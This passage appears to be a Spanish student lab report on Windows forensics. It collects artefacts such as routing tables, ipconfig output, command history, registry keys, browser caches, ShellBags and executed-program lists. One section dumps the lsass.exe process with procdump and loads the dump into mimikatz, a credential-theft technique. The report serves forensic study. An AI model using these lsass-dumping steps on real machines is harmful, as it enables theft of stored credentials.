18...06 02 b9 43 c6 78 .....Microsoft Wi-Fi Direct Virtual Adapter #2
2...a4 02 b9 43 c6 78 .....Intel(R) Dual Band Wireless-AC 7265
1.....Software Loopback Interface 1

IPv4 Tabla de enrutamiento

Rutas activas:
Destino de red Máscara de red Puerta de enlace Interfaz Métrica
0.0.0.0 0.0.0.0 10.1.200.1 10.1.204.74 45
10.1.200.0 255.255.248.0 En vínculo 10.1.204.74 302
10.1.204.74 255.255.255.255 En vínculo 10.1.204.74 301
10.1.207.255 255.255.255.255 En vínculo 10.1.204.74 301
25.0.0.0 255.0.0.0 En vínculo 25.37.195.214 271
25.37.195.214 255.255.255.255 En vínculo 25.37.195.214 271
25.255.255.255 255.255.255.255 En vínculo 25.37.195.214 271
127.0.0.0 255.0.0.0 En vínculo 127.0.0.1 331
127.0.0.1 255.255.255.255 En vínculo 127.0.0.1 331
127.255.255.255 255.255.255.255 En vínculo 127.0.0.1 331
192.168.56.0 255.255.255.0 En vínculo 192.168.56.1 281
192.168.56.1 255.255.255.255 En vínculo 192.168.56.1 281
192.168.56.255 255.255.255.255 En vínculo 192.168.56.1 281
224.0.0.0 240.0.0.0 En vínculo 127.0.0.1 331
224.0.0.0 240.0.0.0 En vínculo 10.1.204.74 301
224.0.0.0 240.0.0.0 En vínculo 192.168.56.1 281
224.0.0.0 240.0.0.0 En vínculo 25.37.195.214 271
255.255.255.255 255.255.255.255 En vínculo 127.0.0.1 331
255.255.255.255 255.255.255.255 En vínculo 10.1.204.74 301
255.255.255.255 255.255.255.255 En vínculo 192.168.56.1 281
255.255.255.255 255.255.255.255 En vínculo 25.37.195.214 271
```

Miramos ambos comandos para ver todas las conexiones a red realizadas a nuestro ordenador u otros en la red.

Con todas las capturas anteriores podemos ver todo tipo de información, como son: los servicios, lista de procesos del sistema, ver rastros de hashdump y etc.

## Volcar Procesos de Red (lsass.exe)

```
C:\Users\danil\Desktop\PsTools>procdump.exe -accepteula lsass.exe

ProcDump v10.11 - Sysinternals process dump utility
Copyright (C) 2009-2021 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[12:04:29] Dump 1 initiated: C:\Users\danil\Desktop\PsTools\lsass.exe_220302_120429.dmp
[12:04:30] Dump 1 complete: 2 MB written in 1.0 seconds
[12:04:30] Dump count reached.
```

```
mimikatz # log lsass.exe_220316_121056.dmp
Using 'lsass.exe_220316_121056.dmp' for logfile : OK

mimikatz #
```

Realizamos un volcado de procesos de red donde después de ser realizado pues es guardado en lsass.exe.... el cual luego con mimikatz lo usaremos como log para luego poder ser analizado.

## Información de Red

```
C:\Users\danil\Desktop\PsTools>ipconfig /all

Configuración IP de Windows

Nombre de host. . . . . : LAPTOP-P052SHVS
Sufijo DNS principal . . . . :
Tipo de nodo. . . . . : híbrido
Enrutamiento IP habilitado. . . : no
Proxy WINS habilitado . . . . : no
Lista de búsqueda de sufijos DNS: liveu-tad.es

Adaptador de Ethernet Ethernet:

Estado de los medios. . . . . : medios desconectados
Sufijo DNS específico para la conexión. . : customer.ask4.lan
Descripción. . . . . : Realtek PCIe GbE Family Controller
Dirección física. . . . . : EC-8E-B5-4A-E7-6E
DHCP habilitado . . . . . : sí
Configuración automática habilitada . . : sí


Adaptador de Ethernet Hamachi:

Sufijo DNS específico para la conexión. . :
Descripción. . . . . : LogMeIn Hamachi Virtual Ethernet Adapter
Dirección física. . . . . : 7A-79-19-25-C3-D6
DHCP habilitado . . . . . : sí
Configuración automática habilitada . . : sí
Dirección IPv6 . . . . . : 2620:9b::1925:c3d6(Preferido)
Vínculo: dirección IPv6 local. . : fe80::15ef:7a2b:ebc8:21a0%10(Preferido)
Dirección IPv4. . . . . : 25.37.195.214(Preferido)
Máscara de subred . . . . . : 255.0.0.0
Concesión obtenida. . . . . : miércoles, 2 de marzo de 2022 8:43:53
La concesión expira . . . . . : jueves, 2 de marzo de 2023 8:43:53
Puerta de enlace predeterminada . . . : 2620:9b::1900:1
Servidor DHCP . . . . . : 25.0.0.1
IAID DHCPv6 . . . . . : 537022706
DUID de cliente DHCPv6. . . . . : 00-01-00-01-1F-1E-96-CD-EC-8E-B5-4A-E7-6E
Servidores DNS. . . . . : fec0:0:0:ffff::1%1
                        fec0:0:0:ffff::3%1
NetBIOS sobre TCP/IP. . . . . : habilitado
```

| Entry Name                            | Realtek PCIe GbE Family Controller  | LogMeIn Hamachi Virtual Ethernet Adapter | VirtualBox Host-Only Ethernet Adapter  |
|---------------------------------------|-------------------------------------|--|--|
| Adapter Name                          | {0834AE-50BE-493A-915A-C8342AD843E} | {36C168A3-3119-4660-9D43-9CDD19662800}   | {2B839079-8363-4A4A-849C-880E138B9E4F} |
| Description                           | Realtek PCIe GbE Family Controller  | LogMeIn Hamachi Virtual Ethernet Adapter | VirtualBox Host-Only Ethernet Adapter  |
| Hardware Address                      | EC-8E-B5-4A-E7-6E                   | 7A-79-19-25-C3-D6                        | 0A-00-27-00-00-20                      |
| Adapter Index                         | 0\{00000004}                        | 0\{0000000A}                             | 0\{0000002D}                           |
| Adapter Type                          | Ethernet                            | Ethernet                                 | Ethernet                               |
| DHCP Enabled                          | Yes                                 | Yes                                      | No                                     |
| IP Addresses                          | 0.0.0.0 (0.0.0.0)                   | 25.37.195.214 (255.0.0.0)                | 192.168.36.1 (255.255.255.0)           |
| Default Gateway                       | 0.0.0.0                             | 0.0.0.0                                  | 0.0.0.0                                |
| DHCP Server                           | 255.0.0.1                           | 255.0.0.1                                |  |
| WINS Enabled                          | No                                  | No                                       | No                                     |
| Primary WINS Server                   |                                     |  |  |
| Secondary WINS Server                 |                                     |  |  |
| DHCP Lease Obtained At                | N/A                                 | 02/03/2022 8:43:53                       | N/A                                    |
| DHCP Lease Expires At                 | N/A                                 | 02/03/2023 8:43:53                       | N/A                                    |
| IP Address Auto-Configuration (APIPA) | Enabled                             | Disabled                                 | Enabled                                |
| IP address auto-configured by APIPA   | No                                  | No                                       | No                                     |

Con estos comandos y programas simples podemos ver toda la información en la red.

## InsideClipboard




Con el programa este tan simple pues podemos confirmar elementos tenemos en guardados y hayamos usado para para el copiado y pegado.

## Historial de comandos

```
C:\Users\danil\Desktop\Pstools>doskey /history
cd ../
cd Users
cd danil
cd "Datos de programa"
cd ../
cd ../
cd Desktop
cd PsTools
procdump.exe -acceptula lsass.exe
procdump.exe -accepteula lsass.exe
ipconfig /all
cd ../
cd awatch
awatch.ee
awatch.exe
cd ../
cd insideclipboard
InsideClipboard.exe
cd ../
cd PsTools
doskey /history
```

Podemos observar todos los comandos usados antes.


## Carpetas Compartidas



Dentro de esta ruta podemos ver las carpetas que tengamos compartidas.




## Arranque del Sistema




Una vez instalado el programa le especificamos los dos archivos que queremos que se ejecuten al iniciar el ordenador, siendo estos el malware y la calculadora

## Autoruns



Lo que hago es simplemente buscar la palabra “rs” para que em encuentre el malware dentro de la aplicación del ejercicio anterior ya que son programas que se inician al iniciarse el ordenador.


## Dispositivos conectados






Pues tanto el administrador de dispositivos como el USBView pudieron detectar el USB que estaba conectado y es posible sacar datos de este mismo.

## Thumbnailcache Viewer






Pues con la aplicación podemos fácilmente ver los thumbnails de las aplicaciones las cuales en este caso están en la dirección C:\Users\javier\AppData\Local\Microsoft\Windows\Explorer.

## Regedit - v1




## Regedit - v2






Podemos ver en los registros del ordenador la siguiente información: Nombre del equipo, Zona horaria, carpetas compartidas y por ultimo el nombre de las redes WI-FI utilizadas.

## Regedit - v3




Como los anteriores, en este registro podemos ver los USB que han pasado por el ordenador.

## DB Browser for SQLite




Aquí estamos viendo las bases de datos de las cookies que se hayan guardado en mis datos de navegación.

## MZCacheView




Pues como existían las tres versiones de MZView, en nuestro caso utilizaré MZCacheView para poder ver la cache que hay guardada en mi navegador.

## Nirsoft Tools Chrome



aquí pues utilizamos el Chrome Cache View para ver la cache de Chrome que se tenga guardada de mis datos mientras buscaba en este mismo.

## Prefetch Files (Nirsoft)




The screenshot shows the 'ExecutedProgramsList' application window. It has a menu bar with 'File', 'Edit', 'View', 'Options', and 'Help'. Below the menu is a toolbar with icons for file operations. The main area is a table with the following columns: 'Executed File', 'File Last Modified', 'File Created On', and 'File Size'. The table contains 169 entries, with the first few rows showing files from 'C:\Users\javier\Desktop' and 'C:\Program Files'. The status bar at the bottom indicates '169 Executable Files, 1 Selected' and provides the NirSoft Freeware logo and website URL.

| Executed File                 | File Last Modified  | File Created On     | File Size |
|-------------------------------|---------------------|---------------------|-----------|
| C:\Users\javier\Desktop\...   | 16/03/2022 18:28:08 | 18/03/2016 12:11:04 | 83.552    |
| C:\Users\javier\Desktop\...   | 16/03/2022 18:20:44 | 19/10/2021 21:33:40 | 115.064   |
| C:\Program Files\G... \...    | 16/03/2022 18:10:06 | 16/03/2022 18:10:28 | 4.438.360 |
| C:\Program Files (X... \...   | 16/03/2022 18:09:25 | 16/03/2022 18:09:25 | 381.512   |
| C:\Program Files (X... \...   | 16/03/2022 18:09:25 | 16/03/2022 18:09:25 | 182.856   |
| C:\Program Files (X... \...   | 16/03/2022 18:09:25 | 16/03/2022 18:09:25 | 101.448   |
| C:\Program Files (X... \...   | 16/03/2022 18:09:25 | 16/03/2022 18:09:25 | 299.592   |
| C:\Program Files (X... \...   | 16/03/2022 18:09:25 | 16/03/2022 18:09:25 | 156.232   |
| C:\Users\javier\Downl... \... | 16/03/2022 18:09:15 | 16/03/2022 18:09:15 | 1.343.320 |
| C:\Users\javier\Desktop\...   | 16/03/2022 18:07:13 | 12/01/2022 18:55:30 | 258.936   |
| C:\Users\javier\Desktop\...   | 16/03/2022 13:25:28 | 01/03/2022 14:31:26 | 258.936   |
| C:\Users\javier\Desktop\...   | 16/03/2022 12:50:34 | 25/08/2021 14:31:20 | 116.736   |
| C:\Users\javier\Desktop\...   | 16/03/2022 12:47:00 | 20/06/2021 21:10:36 | 194.424   |
| C:\Users\javier\Desktop\...   | 16/03/2022 12:10:50 | 18/08/2021 18:29:50 | 753.048   |
| C:\Users\javier\Desktop\...   | 16/03/2022 11:43:56 | 16/03/2022 11:43:56 | 73.802    |
| C:\Users\javier\Desktop\...   | 16/03/2022 11:06:49 | 25/11/2020 9:59:42  | 455.056   |
| C:\Users\javier\Desktop\...   | 16/03/2022 10:40:19 | 28/06/2016 10:49:16 | 170.160   |

Para realizar dicha actividad después de descargar la herramienta Executed Program list pues la encendemos donde luego lo podemos ordenar todos los programas que hayan sido ejecutados desde los más recientes a los más antiguos.

## ShellBagsView




The screenshot shows two instances of the 'ShellBagsView' application. The left window displays a list of shellbags for the path 'C:\Program Files\Internet Explorer', sorted by 'Last Modified' date. The right window displays a similar list for the path 'C:\Saved Pictures'. Both windows have a menu bar with 'File', 'Edit', 'View', 'Options', and 'Help'. The status bar at the bottom of each window indicates the number of items and provides the NirSoft Freeware logo and website URL.

| Path  | Slot Number | Last Modified       | Mode    |
|---|-------------|---------------------|---------|
| C:\Program Files\Internet Explorer                    | 69          | 16/03/2022 18:33:26 | Details |
| C:\Program Files\Internet Explorer\images             | 70          | 16/03/2022 18:33:26 | Details |
| C:\Program Files                                      | 68          | 16/03/2022 18:33:10 | Details |
| C:\   | 17          | 16/03/2022 18:33:09 | Details |
| C:\PerfLogs   | 67          | 16/03/2022 18:33:06 | Details |
| D:\mimikatz-master                                    | 65          | 16/03/2022 18:32:48 | Details |
| D:\mimikatz-master\Win32                              | 66          | 16/03/2022 18:32:48 | Details |
| D:\   | 19          | 16/03/2022 18:32:47 | Details |
| whatinstartup-x64                                     | 64          | 16/03/2022 18:32:04 | Details |
| whatinstartup-x64                                     | 63          | 16/03/2022 18:31:37 | Details |
| whatinstartup-x64                                     | 62          | 16/03/2022 18:31:34 | Details |
| whatinstartup-x64                                     | 61          | 16/03/2022 18:07:24 | Details |
| whatinstartup-x64                                     | 60          | 16/03/2022 13:25:32 | Details |
| C:\Users\javier\AppData\Roaming\Mozilla\Firefox\Pr... | 58          | 16/03/2022 13:22:42 | Details |
| C:\Users\javier\AppData\Roaming\Mozilla\Firefox\Pr... | 59          | 16/03/2022 13:22:42 | Details |
| C:\Program Files\DB Browser for SQLite                | 57          | 16/03/2022 13:19:45 | Details |
| C:\Users\javier\AppData\Local\Microsoft\Windows       | 56          | 16/03/2022 12:51:46 | Details |


Como Podemos observar, primero configuro la aplicación que me muestre por fecha las ultimas que fueron accedidas y se puede ver como en la imagen de la izquierda es más antigua (por unos segundos aunque sea) donde a la derecha esta la versión actualizada donde me voy a mirar otra carpeta.

## Identificar Localización Foto Móvil



